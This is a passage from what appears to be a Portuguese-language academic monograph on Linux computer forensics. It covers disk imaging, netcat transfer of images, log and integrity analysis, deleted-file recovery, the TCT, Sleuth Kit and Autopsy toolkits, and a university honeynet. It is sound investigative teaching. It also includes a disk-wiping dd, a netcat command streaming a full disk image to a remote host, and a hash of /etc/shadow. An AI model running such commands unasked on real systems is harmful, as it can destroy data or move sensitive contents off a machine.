dd: writing to '/dev/hdb': No space left on device
9815715+0 records in
9815714+0 records out
```

Neste exemplo observa o uso da ferramenta **dd** para esterilizar o disco, 'zerando' todos os seus *bits*.

Em uma situação que o investigador depara-se com um sistema suspeito que não pode ser desligado, os dados da imagem devem ser transmitidos pela rede a medida que estes estão sendo gerados. A ferramenta **netcat**[30] auxilia nesta tarefa, pois permite escrever e ler dados através de uma conexão de rede, tornando possível a criação de um ambiente cliente-servidor para transferir a imagem do disco suspeito. O servidor, preferencialmente uma estação forense, precisa estar preparado para receber a imagem. Em caráter de exemplo, o servidor escutará a porta 7777:

```
# nc -l -p 7777 | tee img_hd.dd | md5sum -b > img_hd.md5
```

O comando **nc**, da ferramenta **netcat**, com parâmetros -l -p 7777 indica que a estação ficará em modo de escuta (*listen*),a espera de pacotes na porta 7777. O comando **tee** recebe o fluxo de dados da entrada padrão, armazena em um arquivo e replica de forma idêntica para a saída padrão. Com isso, os dados recebidos pela porta 7777 serão guardados no arquivo **img_hd.dd** e recebidos pelo **md5sum** para gerar seu *hash* criptográfico, sendo este armazenado no arquivo **img_hd.md5**.

Agora é necessário fazer com que o cliente, a máquina suspeita, transmita os dados pela rede para o servidor. Lembre-se, que o sistema suspeito pode ter sido comprometido o que torna todo e qualquer arquivo contido nele desconfiável. Por isso, o investigador forense deve utilizar os binários a partir de um CD-ROM, por exemplo, previamente gravados por ele mesmo, pois estes sim são confiáveis. Na Seção 5.5 é explicado como um investigador pode criar seu próprio conjunto de ferramentas para fazer sua análise forense. Considerando o acesso do CD-ROM pelo diretório **/mnt/cdrom**, o cliente pode enviar os dados para o servidor da seguinte forma:

```
# /mnt/cdrom/dd if=/dev/hda | tee img_hd.dd | md5sum -b > img_hd.md5
# cat img_hd.dd | /mnt/cdrom/nc 10.10.0.1 7777
```

Ou seja, no primeiro comando foi gerado a imagem e o seu *hash* ficou arma-

zenado no arquivo **img_hd.md5** Já no segundo comando, **cat img_hd.dd | /mnt/cdrom/nc 10.10.0.1 7777**, é feita a transferência da imagem para o servidor.

Após estas etapas, o investigador deve conferir o conteúdo do arquivo **img_hd.md5** do cliente e servidor, pois se forem iguais está garantida a integridade da imagem enviada.

4.7.2 Analisando o sistema de arquivos

Com a imagem do disco feita e o original guardado em um lugar seguro com acesso restrito, pode-se começar a análise do sistema de arquivos. Todo o trabalho do investigador nessa etapa pode ser feito na imagem, pois conforme explicado na seção anterior, ela é idêntica ao original.

Em posse da imagem, o investigador deve "montá-la"em um diretório e analisar o sistema suspeito. A montagem deve ser feita como somente leitura para impedir a execução de binários e interpretação de *device files* assegurando assim, a integridade dos dados. Um exemplo dessa montagem é demonstrado a seguir:

```
# mount -o ro,noexec,nodev,loop hdc_img.dd /mnt/analise
```

Com a imagem do computador suspeito devidamente montada, o investigador tem acesso a todo o sistema pronto para começar sua análise em busca de evidências digitais. Como existem diversos arquivos e diretórios, o investigador precisa ter conhecimento das principais fontes de informação que podem fornecer alguma conclusão sobre o ataque sofrido pelo sistema.

Uma breve descrição das principais fontes de informação é apresentado na Tabela 4.1 [6].

Fonte de Informação	**Descrição**

Arquivos de configuração	O sistema Linux possui certos arquivos de configuração comumente acessados e/ou alterados pelos atacantes em seu benefício
Diretórios temporários	Os diretórios temporários **/tmp** e **/usr/tmp** servem como diretórios de "rascunho"para todo o sistema. Eles costumam ter seus conteúdos apagados freqüentemente pelo próprio sistema. Outra característica desses diretórios, por padrão, é a permissão de escrita para todos os usuários.
Diretório de arquivos de dispositivos	Com exceção do arquivo **MAKEDEV**, o diretório **/dev** deve conter apenas os arquivos de dispositivos (*device files*)
Arquivos e diretórios escondidos ou não usuais	Arquivos e diretórios ocultos ou com nomes incomuns são freqüentemente criados pelos atacantes com intuito de esconder sua presença.
Executáveis e bibliotecas	Arquivos executáveis e bibliotecas são alterados pelos atacantes para esconder sua presença.
Arquivos de *log*	Arquivos de *log* registram, por exemplo, atividades dos usuários, processos, conexões, entre outros, representando assim, um papel crucial na análise do sistema de arquivos, pois permite a reconstituição de fatos que ocorreram no sistema.

Tabela 4.1: Pricipais fontes de informações.

Os itens adiante explicarão cada fonte de informação citada pela tabela acima, de forma mais aprofundada.

Arquivos de Configuração

Os arquivos de configuração são importantes para determinar se ocorreu uma alteração no comportamento do sistema. Os atacantes costumam alterar estes arquivos objetivando, por exemplo, a criação de meios que permitam o retorno ao sistema, esconder sua presença, entre outros.

Arquivos desse gênero que merecem destaque são aqueles relacionados ao controle de acesso à máquina (como configuração de um *firewall*), sistemas de *log*, configuração de usuários/grupos e *scripts* de inicialização. Na análise feita do *rootkit* KFN no apêndice A, nota-se a preocupação do atacante em alterar os *scripts* de inicialização ativando novos serviços e desativando outros.

Portanto, o responsável pela análise do sistema comprometido deve dispor de uma atenção especial a esses tipos de arquivos, para entender qual foi a intenção do atacante ao comprometer a máquina.

Diretórios Temporários

O sistema GNU/Linux, por padrão, possui dois diretórios temporários: **/var/tmp** e **/tmp**. Esses diretórios têm como característica a capacidade de serem utilizados para escrita e leitura por qualquer usuário que deseje guardar seus arquivos provisoriamente.

Como conseqüência destas características, os atacantes quando estão na etapa de escalar privilégios, por exemplo, armazenam seus arquivos maliciosos nestes diretórios.

Por isso, a investigação nos diretórios temporários é importante, pois podem conter evidências relacionadas à intrusão, como código fonte de programas, arquivos executáveis, entre outros.

Diretório de arquivos de dispositivos

O diretório **/dev** é um diretório que, em regra, possui mais de mil arquivos e é pouco acessado pelos administradores, já que é um diretório de dispositivo bastante utilizado pelo próprio sistema operacional. Por esses motivos, esse diretório torna-se interessante para um invasor que deseja guardar arquivos maliciosos no sistema sem alertar o administrador.

Pelo fato do diretório **/dev** ser um diretório de dispositivos, qualquer arquivo regular presente em seu conteúdo pode ser uma evidência.

```
# find /dev -type f
/dev/MAKEDEV
```

No exemplo anterior, o comando **find** é executado em busca de arquivos regulares dentro do diretório **/dev** e o único encontrado foi o **MAKEDEV**. Este arquivo é um *script* sempre encontrado no **/dev**, mas ainda assim deve ser verificado sua legitimidade. A presença de outros arquivos além desse deve ser investigado de forma mais detalhada.

Arquivos e diretórios ocultos ou não usuais

Para tentar enganar os administradores, os atacantes criam arquivos e diretórios ocultos ou não usuais para esconder suas informações. Por exemplo, arquivo que contenha espaços em brancos ou pontos.

Para contornar esse inconveniente, pode-se utilizar o comando abaixo:

```
#ls -la | cat -A
```

O comando **cat** com o parâmetro -A marca o final de linha com o caractere "$"e permite a visualização dos caracteres especiais. Com isso, fica mais difícil desses arquivos passarem desapercebidos.

Executáveis e bibliotecas

Após um sistema ser comprometido, o atacante costuma instalar *backdoors* para permitir seu retorno ou *rootkits* para esconder seus rastros. Ações desse gênero precisam adicionar/alterar os executáveis ou bibliotecas do sistema.

O investigador deve localizar todos os executáveis e bibliotecas do sistema, isolar aqueles que julgar suspeitos e examinar cada um para verificar se são legítimos.

```
# find /root -type f -exec file -zL     | grep -E 'executable|script'
```

O comando **find** do exemplo anterior localiza todos os executáveis do sistema.

Porém listar os executáveis não é suficiente. É necessário verificar se os binários do sistema estão íntegros, pois caso não estejam, é possível que exista algum *rootkit* ou *backdoor* instalado.

Para verificar a integridade dos binários do sistema que, em regra, estão localizados no **/bin**, **/sbin**, **/usr/bin** e **/usr/sbin**, é preciso comparar o *hash* criptográfico desses arquivos com os binários originais. Isso pode ser feito manualmente através do **md5sum** ou utilizando ferramentas automatizadas como Tripwire [31], AIDE [32], Labrador [33], entre outras.

Essa verificação de integridade também deve ser realizada nas bibliotecas do sistema que, por padrão, ficam localizadas nos diretórios **/lib**, **/var/lib**, **/usr/lib**. A seção 4.8 aborda melhor essa questão sobre integridade do sistema.

Arquivos de *log*

Arquivos de *log* são aqueles que armazenam registros sobre as atividades do sistema, de acordo como foi configurado. Por essa razão, são nesses arquivos que o investigador poderá verificar o que ocorreu com o sistema comprometido.

No caso do GNU/Linux, o programa responsável por registrar as atividades do sistema é o **syslogd** e a maioria dos arquivos de *log* ficam dentro do diretório

/var/log [11]. Os principais arquivos de *log*, com uma breve descrição de cada, são listados na Tabela 4.2.

Arquivos de *log*	**Descrição**
utmp	Registra os usuários que estão conectados naquele momento no sistema. É o arquivo acessado pelos comandos **w**, **who**, **finger**, por exemplo.
wtmp	Registra as conexões(*login*) e desconexões(*logout*) do sistema. É acessado através do comando **lastlog**, por exemplo.
btmp	Registra as falhas de conexão. Pode ser acessado pelo comando **lastb**.
messages/syslog	Registra eventos e informações do sistema e aplicativos.
boot.log/dmesg	Registra as mensagens relativas ao processo de inicialização do sistema.
secure	Mensagens privadas de programas e autorização de usuários são registrado nesse arquivo.
sulog	Registra o uso do comando **su**.
arquivos de históricos	Arquivos como **.history**, **.bash_history**, entre outros, registram o histórico dos comandos que foram executados por cada usuário. Esses arquivos podem ser encontram no diretório pessoal do usuário.

Tabela 4.2: Principais arquivos de *log* do sistema Linux

Os arquivos de *log* podem ter nomes e funcionalidades diferentes do apresentado na Tabela 4.2, ou localizados em outros diretórios, ou até mesmo em outros computadores. Isso depende do arquivo de configuração do **syslogd** que, por padrão é o **/etc/syslog.conf**. O investigador pode entender como está o esquema de *log* do sistema comprometido estudando o arquivo de configuração (**/etc/syslog.conf**) e consultando o próprio administrador.

Algumas das principais circunstâncias suspeitas encontradas com relação aos arquivos de *log* são resumidas a seguir:

- Ausência de um ou mais arquivos de *log*;
- Inconsistência em seus registros como, por exemplo, tempos cronológicos desordenados;
- Arquivos de *log* contendo caracteres ilegíveis ou fora do padrão normal, podem indicar uma tentativa de ataque de estouro de *buffer*;
- Conexões de rede provenientes de origens suspeitas ou a serviços que deveriam estar desabilitados;
- Tentativas mal sucedidas de *login*;
- Início ou término de serviços não programados;
- Atividades atípicas de usuários, principalmente do *root*.

O investigador pode encontrar uma grande dificuldade de analisar os arquivos de *logs* por conter muita informação. Uma forma de solucionar esse problema é utilizar ferramentas automatizadas que permitam percorrer um arquivo de *log* em busca de padrões específicos que o próprio investigador determina de acordo com o que está procurando. Um exemplo desse tipo de ferramenta é o **swatch** [34].

4.8 Verificação da integridade do sistema

Uma das situações mais complicadas durante o processo de análise forense em busca de evidências é saber com exatidão o que foi modificado no sistema. Porém, com a verificação de integridade consegue-se descobrir isso.

Para tal objetivo é utilizado uma ferramenta que gera um *hash* criptográfico do arquivo e verifica este, com o *hash* em seu estado confiável. O procedimento pode ser feito manualmente através do comando **md5sum**:

```
# md5sum /etc/shadow
a2952be34a21f07b7698413735468fc5 /etc/shadow
```

Porém o processo manual é muito exaustivo, já que o sistema pode ter diversos arquivos para serem verificados. Então utiliza-se uma ferramenta que automatiza o processo, como **Tripware**, **AIDE**, **Labrador**, e verifica a integridade dos arquivos a partir de uma base de dados previamente gerada pelo administrador do sistema.

Essa base de dados contém uma listagem de arquivos e o *hash* criptográfico de cada um. Então quando o investigador for utilizar uma das ferramentas citadas para verificar a integridade do sistema, baseando-se nesta base de dados, serão indicados quais arquivos sofreram alterações. Arquivos estes tornam-se evidências, já que foram alterados sem o concenso do administrador.

Caso o administrador do sistema que foi comprometido não tenha essa base de dados previamente, o investigador deve utilizar o processo manual em busca de algum arquivo que tenha sofrido alteração.

É importante ressaltar dois itens com relação a essa base de dados:

- Deve ser gerada no momento em que o sistema encontra-se em seu estado confiável, caso contrário, é uma base de dados sem credibilidade;
- Colocar apenas os arquivos importantes e que sofram poucas alterações nessa base de dados, como os binários, pois assim só será alertado os arquivos que sofreram alterações indevidas. Incluir um arquivo de *log*, por exemplo, não é recomendável, já que este sofre alterações constantemente.

4.9 Aréas não acessíveis

Até o momento, não foi explicado por esse trabalho como procurar evidências em áreas não acessíveis pelo sistema de arquivos, como por exemplo, arquivos apagados.

Quando um arquivo é apagado, sua referência é removida das estruturas do sistema de arquivos, entretanto os dados contidos no arquivo não são apagados do disco [5]. Tais dados permanecem no disco indefinidamente, até que sejam sobrescritos por outros arquivos. Desse modo, arquivos completos ou porções menores podem

ser recuperados após terem sido removidos.

Arquivos de *log* e binários utilizados no comprometimento do sistema podem ser removidos pelo atacante com intuito de esconder seus rastros. Por isso, a importância do investigador em analisar as informações contidas nas áreas inacessíveis.

Uma forma eficiente de extrair essas informações é através do utilitário **unrm**, que compõe o conjunto de ferramentas chamado *The Coroner's Toolkit* (**TCT**), específica para análise forense. O **unrm** faz a coleta de toda informação presente nos espaços não alocados do sistema de arquivos de uma partição.

```
# unrm hdc_img.dd > hdc_unrm.result
```

No exemplo anterior, o utilitário **unrm** armazena toda a informação não alocada da imagem **hdc_img.dd** no arquivo **hdc_unrm.result**.

Vale mencionar que a saída do comando **unrm** deve ser redirecionada para um sistema de arquivos diferente do analisado, evitando assim, sobrescrever informações.

Com o arquivo gerado pelo **unrm**, que no exemplo citado é o **hdc_unrm.result**, pode-se fazer uma análise em busca de palavras-chave ou utilizar o programa **lazarus**, também contido no **TCT**, que analisa os dados coletados do **unrm** e tenta classificá-los conforme seu conteúdo, podendo gerar até um relatório em HTML. Um exemplo de uso das duas situações mencionadas segue abaixo:

```
# cat hdc_unrm.result | strings | grep palavra-chave
# lazarus -h hdc_unrm.result
```

Foi abordada só uma visão superficial do TCT, pois o Capítulo seguinte trata somente sobre a utilização das ferramentas de analise computacional forense.

Capítulo 5

Ferramentas Forenses

CIENTE de como e onde procurar as evidências, é importante demonstrar o funcionamento das ferramentas de análise computacional forense do sistema GNU/Linux, pois automatiza a busca por evidências tornando-se assim, extremamente úteis para o especialista no momento em que tiver que realizar seu trabalho investigativo.

Neste capítulo serão apresentadas as ferramentas GNU/Linux mais importantes e sua utilização, ficando para o capítulo seguinte a abordagem prática da análise computacional forense.

5.1 The Coroner's Toolkit (TCT)

Desenvolvido por Dan Farmer e Wietse Venema, **TCT** [35] é um conjunto de ferramentas para análise computacional forense em um sistema Linux. Suas principais partes são:

- grave-robber
- unrm e lazarus
- mactime

5.1.1 grave-robber

Captura vários tipos de dados seguindo a ordem de volatilidade e cria o *hash* MD5 da evidência para preservar sua integridade.

```
# grave-robber -c /mnt/forensic/ -d /mnt/resul/ -o LINUX2 -Mit
```

No exemplo acima, o parâmetro **-c** indica o diretório que será feito a análise. Neste diretório, encontra-se imagem do sistema comprometido "montada". Os dados obtidos pelo **grave-robber** serão armazenados no diretório **/mnt/resul** por causa da opção **-d**. O parâmetro **-o** diz o tipo de sistema, GNU/Linux, o **-M** cria um *hash* MD5 e por último o **-i** que coleta informações dos *inodes* que estão em áreas não alocadas.

5.1.2 unrm e lazarus

Essas ferramentas servem para recuperar e analisar blocos de dados não alocados no sistema de arquivos. O **unrm** coleta informação de porções não alocadas do sistema de arquivos e **lazarus** analisa os dados do **unrm**, tentando classificá-los conforme seu conteúdo. No final, o **lazarus** pode gerar um relatório em HTML.

```
# unrm hdc_img.dd > hdc_unrm.result # lazarus -h hdc_unrm.result
```

O parâmetro **-h** da ferramenta **lazarus** é responsável por indicar a criação de um relatório HTML com os dados analisados, a partir do arquivo gerado pelo **unrm** (**hdc_unrm.result**).

5.1.3 mactime

Ajuda a estabelecer uma linha de tempo dos arquivos que tiveram seu *MAC*[1] **time** alterado. Todo arquivo tem um *inode* responsável por armazenar os atributos *MAC time*, mantendo informações dos tempos do arquivo. O atributo *Modify*

[1] Modify/Access/Change

informa quando um determinado arquivo foi alterado pela última vez e no caso do diretório, armazena o tempo do último arquivo acrescentado ou removido. A atualização do atributo *Access*, ocorre quando um arquivo é executado/aberto ou quando é acessado caso seja um diretório. Por fim, o atributo *Change* é atualizado no momento em que as permissões de um arquivo ou diretório são alteradas.

Esta ferramenta serve então para criar uma linha cronológica com relação às alterações do *MAC time* dos arquivos a partir de uma determinada data.

```
# mactime 3/30/2005
```

No exemplo citado acima, será considerada uma linha de tempo a partir do dia 30 de março de 2005. Esse comando deve ser executado após o **grave-robber** e no mesmo diretório que contém os arquivos gerados pelo **grave-robber**.

O **TCT** ainda possui outras ferramentas para análise como **pcat, ils, icat**, entre outros. **Pcat** visualiza memória de um processo. **ils** lista informações sobre o *inode*. **icat** visualiza o conteúdo de um arquivo através do seu número de *inode*. Utilizando o comando **ils** junto com **icat** é possível restaurar arquivos apagados:

```
# ils -rf ext2fs /dev/hdb3 | awk -F '|' '($2=="f") print $1' | while read i; do icat /dev/hdb3 $i >
/tmp/apagados/$i; done
```

No exemplo acima, os arquivos apagados serão restaurados e armazenados no diretório **/tmp/apagados**, tendo como nome o seu número de *inode*.

Maiores informações sobre o funcionamento do conjunto de ferramentas **TCT** podem ser obtidas em suas páginas manuais(*man pages*).

Porém é importante descrever dois grandes pontos negativos que o **TCT** possui. São eles:

- Limitação do tipo de partição investigada. Não reconhece partições como EXT3 e NTFS, que são comumente utilizadas;

- Pouco amigável. O relatório HTML gerado pelo lazarus é confuso e presume conhecimento da legenda.

5.2 TCTUTILS

Desenvolvido por Brian Carrier, **TCTUTILS** [36] acrescenta ferramentas ao **TCT**. São elas:

- istat
- bcat
- find_inode
- fls
- find_file
- blockcalc

5.2.1 istat

Exibe informações sobre um determinado *inode* como UID, GID, tamanho, *MAC time*, entre outros.

```
# istat hdc_img.dd 7
```

Será exibida informações do *inode* número 7 da imagem comprometida **hdc_img.dd**

5.2.2 bcat

Permite visualizar o conteúdo de um determinado bloco de dados de uma imagem comprometida. Por exemplo, caso o investigador deseje analisar o bloco 128 da imagem comprometida **hdc_img.dd**, ele pode executar o seguinte comando:

```
# bcat hdc_img.dd 128
```

5.2.3 find_inode

Encontra o *inode* que tem alocado um determinado bloco de dados do sistema de arquivos.

```
# find_inode hdc_img.dd 250
```

Pelo exemplo acima, será informado o *inode* do bloco 250.

5.2.4 fls

Lista os arquivos e diretórios de uma imagem suspeita podendo exibir nome de arquivos removidos recentemente.

```
# fls hdc_img.dd
```

5.2.5 find_file

A função desse utilitário é encontrar o nome de um arquivo ou diretório correspondente a um determinado *inode*. Arquivos ou diretórios que já foram removidos também podem ser encontrados.

```
# find_file -a hdc_img.dd 212
```

No exemplo acima, serão encontrados todos os arquivos do *inode* 212 da imagem **hdc_img.dd**.

5.2.6 block_calc

Cria um mapeamento para um determinado bloco de dados entre a imagem original do sistema de arquivos e a imagem contendo apenas os blocos não alocados.

5.3 The Sleuth Kit

Como o **TCTUTILS** foi totalmente baseado no **TCT**, os pontos negativos do **TCT** persistiram no **TCTUTILS**. Por isso, Brian Carrier, o mesmo que desenvolveu o **TCTUTILS**, resolveu criar uma ferramenta que integrava o **TCT** com os utilitários do **TCTUTILS**, além de adicionar novas funcionalidades e a chamou de *The Sleuth Kit* [37], antigamente conhecida como **TASK**.

The Sleuth Kit(TSK) é um conjunto de ferramentas de código aberto e gratuito, capaz de fazer análise forense em sistemas GNU/Linux e Windows, suportando os sistemas de arquivos: NTFS, FAT, FFS, EXT2FS e EXT3FS. Outra funcionalidade importante é a capacidade de ser executada a partir de um *live-CD* em uma resposta a incidentes de segurança. *Live-CD* é um CD-ROM *bootável* contendo o sistema operacional GNU/Linux que funciona diretamente do CD-ROM sem a necessidade de instalação.

Não serão apresentados exemplos de uso do **TSK**, porque muitas de suas ferramentas correspondem a alguma do **TCT** ou **TCTUTILS**. A Tabela 5.1 mostra esse relacionamento.

Sleuth Kit	**TCT/TCTUTILS**
dcalc	blockcalc
dcat	bcat
dls	unrm
ffind	find_file
fls	fls
icat	icat
ifind	find_inode
ils	ils
istat	istat
mactime	mactime
md5	md5

Tabela 5.1: Relação de correspondência entre as ferramentas do Sleuth Kit e TCT/TCTUTILS

Existem outras ferramentas do *Sleuth Kit* que não corresponde a nenhuma dos programas do **TCT** ou **TCTUTILS**, como por exemplo, **dstat**, **fsstat**, entre outros. Maiores detalhes sobre essas e outras ferramentas podem ser obtidas nas respectivas *man pages* ou no site http://www.sleuthkit.org/sleuthkit/

5.4 Autopsy Forensic Browser

Autopsy Forensic Browser (**AFB**) [38] é uma ferramenta de código aberto e gratuito, desenvolvida por Brian Carrier, que provê uma interface gráfica para o **Sleuth Kit** em HTML semelhante a um gerenciador de arquivos, exibindo detalhes sobre dados apagados e estruturas de sistemas de arquivos, cujo resultado pode ser acessado de qualquer plataforma utilizando um navegador HTML.

A figura 5.1 ilustra o **AFB** em funcionamento.

Ao contrário do **lazarus**, o **AFB** não necessita que nenhuma ferramenta seja executada anteriormente, podendo trabalhar diretamente sobre partições montadas ou sobre arquivos de imagem gerados com o aplicativo **dd**.

O **AFB** é considerado somente uma interface gráfica do **Sleuth Kit**, pois todos os procedimentos realizados em sua interface geram comandos do **Sleuth Kit** que são interpretados e exibidos novamente pelo **AFB**.

A execução é simples. Depois de instalado basta executar o binário **autopsy** que indicará o endereço/porta para ser acessado via *browser*. Estes dados podem ser padronizados no arquivo de configuração do **Autopsy Forensic Browser**.

O **AFB** solicita a criação de um novo caso forense ou a abertura de já existente. Cada caso criado é armazenado sob a forma de diretório para facilitar a busca por



Figura 5.1: Autopsy Forensic Browser

auditorias feitas com o **Autopsy**. Dentro de cada caso deve-se especificar um ou mais *hosts* que serão subdiretórios dos casos especificando, por exemplo, auditorias em mais de uma máquina em um mesmo processo. Depois disso todos os *menus* apresentam funcionalidades do **Sleuth Kit** que será invocado a cada solicitação na interface *web*.

Maiores informações sobre o **AFB** podem ser encontradas em suas páginas manuais ou na página http://www.sleuthkit.org/autopsy/

5.5 Conjunto de Ferramentas Forenses

Para fazer a análise forense é necessário que o investigador tenha a sua disposição um conjunto de ferramentas que ele utilize para coletar, documentar, preservar e processar as informações provenientes do sistema investigado.

A busca por evidências pode ser feita diretamente no sistema comprometido ou através de imagens. Considerando o primeiro caso, o investigador precisa de um conjunto de utilitários confiáveis para conduzir a investigação, já que um atacante

pode ter alterado os binários do sistema comprometido.

Alguns tipos de ferramentas importantes para conduzir uma análise forense são:

- Uma ferramenta para capturar o tráfico de rede(**ethereal**);
- Utilitário para criar imagens de discos (**dd**);
- Uma ferramenta que realize quebra de senhas (**John The Ripper**);
- Ferramentas para relatar as portas TCP/IP abertas indicando os seus processos (**netstat**);
- Utilitário para recuperar arquivos apagados (**Sleuth Kit**);

Já existem *liveCD* desenvolvido para atender quem deseja fazer o processo de análise computacional forense. Alguns que merecem destaque são:

- **FIRE:** oferece um ambiente para realizar análise computacional forense, resposta a incidentes, recuperação de dados, busca por vírus e avaliação das vulnerabilidades. http://fire.dmzs.com
- **PHLAK:** distribuição *bootável* com ferramentas para testes de penetrações (*pentest*), auditoria e forense. http://www.phlak.org/
- **ThePacketMaster Linux Security Server:** utilizado para análise de vulnerabilidades, testes de penetrações e análise forense. http://tpm-secserver.sourceforge.net
- **SNARL:** voltado exclusivamente para a análise forense e baseado no sistema unix FreeBSD. http://snarl.eecue.com
- **FCCU GNU/Linux Forensic Boot CD:** focado na investigação forense, contendo diversas ferramentas e *bash scripts*. http://www.d-fence.be/

É possível também que o próprio investigador crie o seu *live-CD*, baseado na distribuição que tiver mais afinidade, e assim, realizar com confiança seu trabalho

investigativo. Para isso, basta procurar no site responsável pela sua distribuição preferida para obter explicações de como criar um CD *bootável*.

Capítulo 6

Aplicação prática das Ferramentas Abordadas

NESTE capítulo será demonstrado na prática a utilização dos procedimentos e ferramentas forenses em um sistema que foi realmente comprometido por um *invasor*.

No Laboratório de Redes de Alta Velocidade (RAVEL) da COPPE/UFRJ foi construída uma *Honeynet* com intuito de identificar os ataques e classificar os invasores que serviram de base para a tese de mestrado de Alexandre Pinaffi em [8]. A *Honeynet* foi composta por cinco *honeypots* em rede e permaneceu à espera de um ataque bem sucedido, o que eventualmente ocorreu. Utilizamos, portanto, este *honeypot* comprometido para aplicarmos os conhecimentos de análise computacional forense descrito nos capítulos anteriores deste trabalho.

6.1 A estrutura da *Honeynet*

A *honeynet* construída utiliza a segunda geração de *honeynets*, definida pelo grupo Honeynet Project em [39]. A segunda geração surgiu a partir da experiência adquirida pela primeira, que era despreocupada com a segurança das máquinas ao redor da *honeynet*. Na segunda geração havia uma preocupação maior com o

isolamento do ambiente de sistemas de produção, separação do tráfego, controle do ambiente e uma maior transparência em relação aos atacantes. A *honeynet* contruída possuía como principais características os seguintes itens:

- Limite de conexões: o *firewall* pertencente à rede controla todo o tráfego de saída, diferenciado inclusive pelo tipo de protocolo utilizado. Para isso, são definidos limites máximos de conexões geradas através de um *honeypot*, e quando tal limite é atingido, o tipo de tráfego em questão deve ser bloqueado até que o tempo definido se esgote;
- *Bridge*: o sistema de *bridge* permite a existência de uma máquina de gerência entre os *honeypots* e a Internet. A máquina de gerência tem a responsabilidade de controlar e capturar todo o tráfego de forma transparente, sem que o atacante tenha conhecimento de sua existência;
- Controle de *log*: o controle centralizado dos *logs*, assim como alguns sistemas de alerta, permite ao administrador tomar conhecimento sobre ataques e reconhecimentos em tempo real, através do envio de mensagens pelo correio eletrônico, celulares etc., além de proteger e facilitar o acesso dos mesmos.

6.1.1 Estrutura Física

A estrutura física utilizada é composta por um roteador, uma máquina de gerência (também conhecida como *Honeywall*) e pelos cinco *honeypots*, responsáveis pela obtenção dos ataques. Na Figura 6.1 é possível observar a estrutura física.

Essa rede, apesar de estar construída dentro do laboratório, utiliza uma diferente classe de endereçamento IP, e possui todo o seu tráfego isolado da rede de produção.

Todas as máquinas pertencentes a *honeynet* desempenham funções distintas e fundamentais para o correto funcionamento da estrutura. O roteador, além de garantir que a rede construída estará ligada diretamente à Internet, também é responsável pelo primeiro filtro dos pacotes.



Figura 6.1: Estrutura física da *honeynet*

A máquina de gerência é responsável por todo o controle de tráfego interno e externo da *honeynet*, além da responsabilidade pela captura de todos os dados. Ela compõe um conjunto de ferramentas como *firewall*, IDS[1], sistema de *logs*, sistema de captura das teclas e comandos digitados, monitores de tráfego e armazenamento de dados. A máquina de gerenciamento possui arquitetura INTEL, e seu sistema operacional o Linux Slackware[40] 10.0.

